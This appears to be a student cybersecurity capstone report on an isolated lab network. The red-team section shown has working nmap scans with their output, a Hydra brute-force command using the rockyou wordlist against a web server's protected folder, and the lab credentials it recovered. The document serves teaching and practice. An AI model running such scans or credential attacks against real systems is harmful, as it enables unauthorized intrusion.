Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology


VNetwork
192.168.1.0/24
Remote Desktop Connection
Hyper-V Azure Host machine
192.168.1.1
Attack Machine (Kali)
192.168.1.90
Attack vulnerable capstone machine
Vulnerable capstone machine
192.168.1.105
logs from capstone machine pass for analysis by ELK Server
Parsing logs collected by ELK VM
Kibana
192.168.1.100:5601
ELK VM
192.168.1.100
Attacker IP
xxx.xxx.xxx.xxx

Network
Address Range:
198.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.90
OS: Linux 2.6.32
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname:Capstone

IPv4:192.168.1.100
OS: Linux
Hostname:ELK - Stack

IPv4:192.168.1.1
OS: Windows 10
Hostname: Azure Hyper-V
ML-REFVM-684427

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Azure Hyper-V ML-REFVM-684427	192.168.1.1	Host Machine Cloud Based
Kali	192.168.1.90	Attacking Machine
Capstone	192.168.1.105	Target Machine act as a Vulnerable Server.
ELK	192.168.1.100	Logs monitoring & running Kibana

Vulnerability Assessment

Vulnerability	Description	Impact
Port 80 Open to with Public Access CVE - 2019-6579	An attacker with network access to the webserver on port 80/TCP could execute system commands with administrative privileges.	Successful exploitation of this security vulnerability compromises confidentiality, integrity or availability of the targeted system sensitive files & folders.
Ability to Discover Password by Brute Force Attack. CVE - 2019-3746	A remote user exploits this vulnerability to launch a brute-force authentication attack in order to gain access to the system.	The System is accessed by use of Brute-force with common password lists such as rockyou.text by programs of “Hydra” or “John the ripper”.

Vulnerability Assessment

Vulnerability	Description	Impact
Hashed Password	If a password is not salted it can be cracked via an online tools such as crackstation.net or hashcat.	Once the password is cracked, and if know the user name, the attacker can easily access the sensitive files in the system.
LFI Vulnerability CVE-2021-30121	LFI allows access to confidential files on a vulnerable machine.	An LFI vulnerability allows attackers to gain access to sensitive credentials. The attacker can read and sometimes can execute files on the vulnerable machine.

Exploitation: Port 80 Open to Public Access

01

Tool & Process

I used the “Nmap” tool to scan for open ports on the Target Machine in the Network.

02


Achievements

“Nmap” scanned on the full network and found a machine port open for 22/*TCP and 80/*TCP , The Machine IP is 192.168.1.105 and open 80/TCP was of interest to me, that’s my target machine.

Exploitation: Port 80 Open to Public Access

03


“Nmap” Command


ml-lab-7067ebe6-a542-4a6f-b613-38ac92938abf.westus.cloudapp.az...
401 Unauthorized - Mozi...
Shell No. 1
Shell No. 1
07:07 PM
Shell No. 1
File
Actions
Edit
View
Help

```
root@Kali:~# nmap -v -Pn -O 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-04 18:01 PDT
Initiating ARP Ping Scan at 18:01
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 18:01, 1.65s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 255 hosts. at 18:01
Completed Parallel DNS resolution of 255 hosts. at 18:01, 0.00s elapsed
Nmap scan report for 192.168.1.0 [host down]
Nmap scan report for 192.168.1.2 [host down]
Nmap scan report for 192.168.1.3 [host down]
Nmap scan report for 192.168.1.4 [host down]
Nmap scan report for 192.168.1.5 [host down]
Nmap scan report for 192.168.1.6 [host down]
Nmap scan report for 192.168.1.7 [host down]
Nmap scan report for 192.168.1.8 [host down]
Nmap scan report for 192.168.1.9 [host down]
Nmap scan report for 192.168.1.10 [host down]
Nmap scan report for 192.168.1.11 [host down]
Nmap scan report for 192.168.1.12 [host down]
Nmap scan report for 192.168.1.13 [host down]
Nmap scan report for 192.168.1.14 [host down]
Nmap scan report for 192.168.1.15 [host down]
Nmap scan report for 192.168.1.16 [host down]
Nmap scan report for 192.168.1.17 [host down]
Nmap scan report for 192.168.1.18 [host down]
Nmap scan report for 192.168.1.19 [host down]
Nmap scan report for 192.168.1.20 [host down]
Nmap scan report for 192.168.1.21 [host down]
Nmap scan report for 192.168.1.22 [host down]
Nmap scan report for 192.168.1.23 [host down]
Nmap scan report for 192.168.1.24 [host down]
Nmap scan report for 192.168.1.25 [host down]
Nmap scan report for 192.168.1.26 [host down]
Nmap scan report for 192.168.1.27 [host down]
Nmap scan report for 192.168.1.28 [host down]
Nmap scan report for 192.168.1.29 [host down]
Nmap scan report for 192.168.1.30 [host down]
Nmap scan report for 192.168.1.31 [host down]
Nmap scan report for 192.168.1.32 [host down]
Nmap scan report for 192.168.1.33 [host down]
Nmap scan report for 192.168.1.34 [host down]
Nmap scan report for 192.168.1.35 [host down]
Nmap scan report for 192.168.1.36 [host down]
Nmap scan report for 192.168.1.37 [host down]
Nmap scan report for 192.168.1.38 [host down]
Nmap scan report for 192.168.1.39 [host down]
Nmap scan report for 192.168.1.40 [host down]
```

Exploitation: Port 80 Open to Public Access

Identify the Target Machine


ml-lab-7067ebe6-a542-4a6f-b613-38ac92938abf.westus.cloudapp.az...
401 Unauthorized - Mozi...
Shell No. 1
Shell No. 1
07:08 PM
Shell No. 1
File
Actions
Edit
View
Help

```
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=11/4%OT=22%CT=1%CU=43638%PV=Y%DS=1%DC=D%G=Y%M=4CEB42%T
OS:M=61848282%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10D%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Uptime guess: 0.705 days (since Thu Nov  4 01:07:10 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros

Nmap scan report for 192.168.1.105
Host is up (0.00078s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=11/4%OT=22%CT=1%CU=33698%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=61848282%P=x86_64-pc-linux-gnu)SEQ(SP=FC%GCD=1%ISR=108%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Uptime guess: 20.379 days (since Fri Oct 15 08:56:11 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=252 (Good luck!)
IP ID Sequence Generation: All zeros
```

Exploitation: Brute Force Password

01

Tool & Process

To Brute-force the password, I used the “Hydra” tool which is already preinstalled on Kali Linux. In this case, as a password list, I used rockyou.txt.

02


Achievements

When I execute the Brute-force attack, it provided me with the confirmation of the login name “ashton” as well as the password “leopoldo”. With these credentials able to access the secret_folder.

Exploitation: Brute Force Password

03


Use ‘Hydra’ command for Brute-Force attack



```
root@Kali:/# cd /usr/share/wordlists
root@Kali:/usr/share/wordlists# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/
```

Exploitation: Brute Force Password


Successful of Brute-Force attack.



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yakuza" - 10103 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wildflower" - 10104 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wallpaper" - 10105 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaseline" - 10106 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaquita" - 10107 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "twinkletoes" - 10108 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "trixie1" - 10109 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "toosexy" - 10110 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "teixeira" - 10111 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "simran" - 10112 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sherwood" - 10113 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 9] (0/0)
